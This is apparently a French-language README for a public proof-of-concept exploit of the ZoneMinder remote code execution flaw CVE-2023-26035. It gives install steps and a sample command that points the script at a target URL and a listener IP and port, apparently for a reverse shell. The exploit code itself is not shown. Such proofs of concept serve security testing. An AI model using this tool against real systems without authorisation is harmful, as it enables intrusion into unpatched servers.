m3m0o/zoneminder-snapshots-rce-poc
Ce script, écrit en Python, permet l'exploitation de la faille de sécurité de Zoneminder décrite dans CVE-2023-26035.

Ceci est un script écrit en Python qui permet l'exploitation de la faille de sécurité de Zoneminder décrite dans CVE-2023-26035. Le système est vulnérable dans les versions antérieures à 1.36.33 et 1.37.33.
Clonez le dépôt sur votre machine et installez les dépendances à l'aide de pip (il est recommandé d'utiliser virtualenv pour créer un environnement afin de séparer ces installations des installations globales)
git clone https://github.com/m3m0o/zoneminder-snapshots-rce-poc
cd zoneminder-snapshots-rce-poc
pip install -r requirements.txt

Le script nécessite l'URL cible avec le chemin racine de Zoneminder (comme http://example.com/zm, http://example.com ou http://example.com/zoneminder), l'IP ou le domaine auquel la machine cible doit se connecter et le port auquel la machine cible doit se connecter. Voici un exemple :
python3 main.py -u http://zoneminder.target:8000 -i 10.10.14.56 -p 443